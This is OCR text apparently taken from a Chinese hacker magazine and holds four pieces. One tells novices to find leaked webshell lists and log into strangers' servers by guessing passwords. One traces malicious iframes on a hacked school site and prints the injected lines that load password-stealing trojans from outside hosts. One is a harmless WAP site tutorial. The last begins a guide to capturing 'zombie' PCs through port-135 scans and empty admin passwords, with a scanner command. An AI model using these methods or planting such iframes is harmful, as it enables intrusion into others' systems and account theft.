
因为没有money 买u 盘而暂时保存在上面的文件。有一些还是“绝密”文件呢！

我最先想到的就是小菜们最想要的东西——webshell。想不到吧，我随手输人了webshell.txt，开始搜索，没想到真的找到很多啊，如图2。

我们随便选择一个打开看看，如图3，文件里记录了好多webshell，有的网址后面还留有登录密码呢。我们从中选择一个登录看看，成功的登录上去了，如图4。

虽然这些webshell 中有很多没有密码的，但是通过社会工程学（比如文件的命名方式，已经记录下的密码，弱密码等等），有80%的webshell 还是能够进去的。

简单吧，甚至不需要Google Hacker 的那些方法，只需要知道一些普通的命名的方式，就可以搜索到想要的文件。里面还有很多等着小菜去“开发”的呢，不过说明一下，其中也有一些程序是绑有后门的，天下没有免费的午餐，各位菜菜还是有的放矢吧！



寻根探源——网马真身在何处

□袋幸福PH

最近学校的网站有一段时间登录不上去，具体原因也不清楚，这天一朋友告诉我说网站和论坛都恢复了，可以正常登录了。我心里暗自高兴了一下，但他又说，学校网站的首页和论坛首页好象都被挂了马，让我去看看。

我打开电脑直奔主题，访问学校网站的主页时我的瑞星并没有报警。打开网站首页的源文件开始查看，在第一行就发现了这句代码：<script language=javascript src=xyll/me.js></script>。很可能是JS挂马的语句，我又查看该JS文件，内容为：document.write("<iframe width='0' height='0' src='http://www.hggg.net/qq/1.htm'></iframe>")。在IE 中输入http://www.hggg.net/qq/1.htm，回车后出现了如图1所示的界面。仔细查看后也没发现什么猫腻。这个主页应该没多大问题了，不过接下来的就令人汗颜了。




图1




图2

我打开了学校的论坛，一下子瑞星就兴奋起来，连着报了五次病毒（图2）。我连忙查看论坛首页的源文件，在最底下发现了挂马语句：<iframe src="http://www.yxgm78.com/yx.htm" width=0 height=0></iframe>。我试着访问了里边的那个网页，内容都还没出来，我的瑞星就又开始报毒了，再翻开源文件查看，在文件开头就发现了三个挂马语句。

```
<iframe src=http://www.yxgm78.com/mh/mh.htm width=0 height=0></iframe>
<iframe src=http://www.yxgm78.com/mh/wow.htm width=0 height=0></iframe>
<iframe src=http://ll78.com/qq/2.htm width=0 height=0></iframe>
```

我依次验证了一下，确定了第一个是梦幻西游的盗号木马，第二个是魔兽世界的盗号木马（现在这卖号生意还挺流行），当我打开第三个网页时，发现它并不是一个网马，而是另一个网页，而且打开的时候瑞星又开始报毒。在源文件里一下子就看见了这些比较恐怖的代码：

```
<iframe src="http://www.2ssss.com/qq/pop.htm" width=0 height=0></iframe>
<iframe src="http://ll78.com/qq/1.htm width=0 height=0></iframe>
<iframe src="http://ll78.com/index1.htm" width=0 height=0></iframe>
<iframe src="http://ll78.com/index2.htm" width=0 height=0></iframe>
<iframe src="http://ll78.com/xx.htm" width=0 height=0></iframe>
<iframe src="http://ll78.com/xiao.htm" width=0 height=0></iframe>
```

真狠啊，一次子就是6个，不过后来测试后，发现只有最后2个是网马，其它的几个都是非法插件安装和刷流量的，不过即使这样算起来也有4个网马了。可是我刚开始打开学校论坛时报了5个呀，那么，还有一个网马究竟藏在了哪里呢？

我又重新检查了一遍，发现在第2、3、4行代码中提到的网页中都有类似<iframe src="http://ll78.com/" width=0 height=0></iframe>的语句，可能是刷流量，也可能是这个网页上又被挂了马。先打开看看，果然一打开我的瑞星就被惊醒了，再查看源文件没有发现可疑的iframe 挂马代码，倒是在最下面又找到了可疑的语句：<script language=javascript src=http://www.688ip.com/popup.js></script>。www.688ip.com 是一个专门帮忙刷流量的网站，在popup.js 文件中我发现了如下语句：document.write("<iframe width='0' height='0' src='http://www.688ip.com/qq.htm'></iframe>")；。访问该网页时瑞星终于报了毒，网马也终于现了身，估计是盗QQ的木马。

至此，所有网马的真身都显现出来了，在此我提醒“叉子”们，上网时一定要小心脚下隐蔽的地雷，保护好自己比什么都重要。

文章难易度：★★
文章阅读点：如何架设WAP站点和WAP页面制作

菜鸟轻松架设本地WAP网站

BASENET

相信许多读者都经常通过手机到WAP站点来浏览信息，大家也一定想做一个自己的WAP站点吧。今天就看我如何简简单单的弄个WAP站点出来。

WAP被称作口袋中的互连网，已被公认为移动技术与互连网技术结合的典范，它将因特网的内容和数据服务带入到移动电话终端，用户只要携带支持WAP协议的移动终端设备就可以浏览任何的WAP站点。

一、WAP网站基础知识

在开始制作WAP站点和页面前，我们先了解一下WAP站点的技术规范。WAP站点使用的语言性质和我们平时的WEB站点相同，也是标记语言，但是它的格式和WEB语言的就不相同了，它采用的是以XML为基础的WML语言格式。一个WAP语言的基本格式如下：

```
<?xml version="1.0"?>
<!DOCTYPE wml PUBLIC "-//WAPFORUM//DTD WML 1.1//EN" "http://www.wapforum.org/DTD/wml_1.1.xml">
<wml>
<head>
</head>
<card id="" title="">
</card>
</wml>
```

其中头三行是用于类型声明的，如果是手工制作WAP页，一定要注意字母的大小，<wml>和HTML语言的<html>类似，表示是一个WML页。真正的WAP网页的内容在card标签之间，一个页面可以拥有多个CARD标签，各个CARD标签使用自己的ID进行区分，在WML中显示图片、文本等的格式和HTML类似！

为了让读者更容易区别WEB站点和WAP站点，我做了如下的整理。

不同点：

1．页面制作语言不同

WEB网站使用的HTML、ASP、PHP等语言制作，这个相信读者们都会，而WAP网站制作则采用wml语言。

2．页面编写的不同

编写WEB页面可以使用FRONTPAGE、DREAMWRAVER等，而对于WAP页可以使用手工制作、可以使用软件辅助工具，还可以使用ASP、PHP等动态的生成。

3．页面浏览器不同

WEB网页的浏览器需要IE或Firefox等常规浏览器，而WAP网页则需要专用浏览器，比如WAP2.0专用浏览器。

相同点：

两种站点的服务器搭建环境基本相同，使用IIS、APACHE等都可以制作这两种网站服务器。

二、自己搭建WAP网站

1.使用IIS制作WAP网站服务器，只要对常用的IIS服务器的“MIME映射”稍微设置一下就可以满足我们的需要。在网站属性界面，切换到“http”标签界面，单击“文件类型”弹出文件类型对话框，点“新类型”输入关联扩展名和内容类型后“确定”就可以了（图1）。




图1

常见的关联扩展名和内容类型整理如下：

```
wml     text/vnd.wap.wml
wmls    text/vnd.wap.wmlscript
wmlc    application/vnd.wap.wmlc
wbmp    image/vnd.wap.wbmp
wmklsc  application/vnd.wap.wmlscriptc
wsc     application/vnd.wap/wmlscriptc
```

以上各个文件类型注册完毕，WAP网站就建立完成了，剩下的任务就是制作WAP页面了。另外，如果我们购买了虚拟主机，完全可以和提供商联系，提交我们的申请，让虚拟机管理员为我们设置。

2.制作WAP页面

我们可以按照第一部分中介绍的WAP页的格式来制作页面，但是如果不懂XML代码就有一定的困难了。可以使用DOTWAP这款工具来完成我们的任务。




图2

首先运行DOTWAP，选中MAINMENU，就可以在右边修改WAP的首页标题了，可以在“文本”中输入简短的网站介绍（图2）。

如果想在WAP站点上放置LOGO的话可以在MAINMENU上单击右键，依次选择“添加子项”—“图片”，然后点击右侧窗口的“浏览”，选择想添加的LOGO就可以了。因为手机的屏幕小，所以在设计LOGO的时候一定要注意大小。设置完首页后还可以在右键菜单中选择“添加页面”来制作另外的WAP页，选择后在右侧窗口中修改标题输入内容。整个WAP站点设置好后，点击“保存”，保存设计的WAP网页，为了体验一下效果，我直接导出为WML文件命名为123.WML。

三、看一下我们做成的WAP网页

在WINDOWS系统中，无法直接利用IE浏览器来浏览WAP页面，这在前边已经提到了，大家一定想看一下自己做的WAP站点是什么样子的，除了使用手机登录外，还可以使用WINWAP

这个小工具。软件运行后的界面如图3所示，输入WAP地址就可以浏览了，比如图4就是我刚才在本地电脑上搭建IIS后制作的123.WML。




图 3




图 4

好了，文章就介绍到这里，希望喜欢WAP的朋友一起到黑客X档案的论坛来交流！

（本文所涉及到的DOTWAP和WINWAP，请到X的论坛上来下载）

文章难易度：★★
文章闪光点：利用Ghost版XP系统来抓肉鸡的三种方法

叉子的Ghost版XP系统抓鸡总结

Efox2046

方法一：wmi服务+135端口开放+管理员空口令

首先使用s扫描器扫描一下开放135端口的电脑，格式为：s tcp xxx.218.55.80 xxx.218.55.100 135 512 /save，tcp表示使用tcp方式扫描，接下来的是要扫描的开始和结束的IP地址范围，135就是要扫描的端口，512则是扫描所用的线程，/save表示保存扫描结果，如图1。

使用WindowsXP sp2的朋友最好先破解一下系统的tcp/ip连接限制，可以安装迅雷后找到其中的工具选项：xp系统优化工具，把连接数改得高一点，再点修改连接数，重启系统就行了。

